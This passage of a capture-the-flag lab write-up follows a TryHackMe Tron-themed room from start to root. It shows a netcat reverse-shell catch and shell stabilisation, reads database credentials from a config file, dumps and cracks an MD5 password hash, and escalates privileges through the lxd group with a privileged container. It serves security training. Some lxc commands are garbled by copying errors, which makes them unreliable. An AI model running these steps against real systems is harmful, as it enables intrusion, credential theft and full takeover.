┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.204] from (UNKNOWN) [10.10.188.36] 35678
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 09:25:54 up 7 min,  0 users,  load average: 0.07, 1.09, 0.80
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 1234
```

The flag can be found in the **/var/www** directory. You can read the context of the file by typing the command “**cat web.txt**” .



```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ 
```

Question 6



Shell Upgrading and Stabilization:


You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Question 7


Go to directory **/var/www** and list all the items inside. Then, move to **TheGrid** directory, and there is **includes** directory. List out all the files inside **includes**, open ***dbauth.php*** to get the answer for this question.



```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234
www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd /TheGrid
bash: cd: /TheGrid: No such file or directory
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cat includes
cat: includes: Is a directory
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ 
```

Question 8

Login into the mysql database and type a command "**mysql -utron -p**" and enter the password.



```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.02 sec)
```



Question 9

We use the last database and check out inside the database by using “**use tron;**”. There is only a “users” table inside the database. Use sql query to display all the contents in it, type a command “**select * from users;**”




```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
```



```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------+
| Tables_in_tron |
+---------------+
| users          |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> 
```

After you’ve got the password, we need to determine the password to get the exact password. We can bruteforce it using Crackstation. Load the hash value, and click ‘Crack Hashes’.



```
edc621628f6d19a13a00fd683f5e3ff7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

<u>Question 10 & 11</u>

Back on the terminal, we use the details from the previous step to switch the user . Use the command “**su flynn**”.


Navigate into Flynn's home directory and list all the contents. Read the text value by using command **cat user.txt** and you got the answer.



```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.02 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12


Type **id** in terminal to view the **uid** , **gid** , and **groups** . Inside the Flynn's account is group lxd, we can abuse that to escalate our privilege.



```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ 
```

Question 13

For the last question, you just follow the instructions on the tryhackme website. After we finished abusing the lxc container, navigate into **/mnt/root/root** and there is indeed a file called 'root.txt'. Open it up using **cat root.txt** and you've got the last flag for this challenge.



```
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
uid-1000(flynn) gid-1000(flynn) groups-1000(flynn),109(lxd)
flynn@light-cycle:~$ cd /root
bash: cd: /root: Permission denied
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged-true
Creating strongbad
/mnt/root recursive-true config device add strongbad trogdor disk source-/ path-/
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of
an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately th
is prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for p
laying! Merry Christmas and happy holidays to all!"
/mnt/root/root # 
```

Methodology/Thought Process:

The answer for the first question, we can use Nmap tools to scan open ports. You can run a command "**sudo nmap -vv ip** " or just type a command **nmap ip**. For question 2, 3 and 4, open firefox and search "ip:port" to get the title of the hidden website. We used gobuster tool to get a hidden directories on attack websites. Gobuster is a tool used to brute force URLs (directories and files) from websites. Based on the gobuster result above, we can try accessing the listed directory. Hidden directory where the server saves the uploaded files is in **/grid**. After setting up the configuration and changing the ip, we needed to upload the reverse shell script file but it failed to be uploaded because of some filtering mechanism on the page. To bypass it we can use '**BurpSuite**' tools to help us. The traffic will be intercepted by burp so we can analyze what happens on this site. With the intercept on, right click and click on do intercept to respond to this request. Then, forward. Remove the line that has "**filter.js**", forward again and turn off the intercept. Back on the hidden websites and upload the php reverse shell script. The file should be successfully uploaded and navigate to **/grid** directory to see our uploaded reverse shell in there. Setup netcat to listen on the configured port in reverse shell script. Run the command “**nc -lvnp port**”. Press enter and just simply click on the uploaded script on the web's **/grid** directory to execute the script and the netcat will listen to that connection. The flag can be found in the **/var/www** directory. You can read the context of the file by typing the command “**cat web.txt**” . Next step, go to directory **/var/www** and list all the items inside. Then, move to **TheGrid** directory, and there is **includes** directory. List out all the files inside **includes**, open ***dbauth.php*** to get the answer for question 7. For question 8, login into the mysql database and type a command “**mysql -utron -p**“ and enter the password. Next question, we use the last database and check out inside the database by using “**use tron;**”. There is only a “users” table inside the database. Use sql query to display all the contents in it, type a command “**select * from users;**”. After you’ve got the password, we need to determine the password to get the exact password. The password that we’ve found in mysql database is in hash form. We can 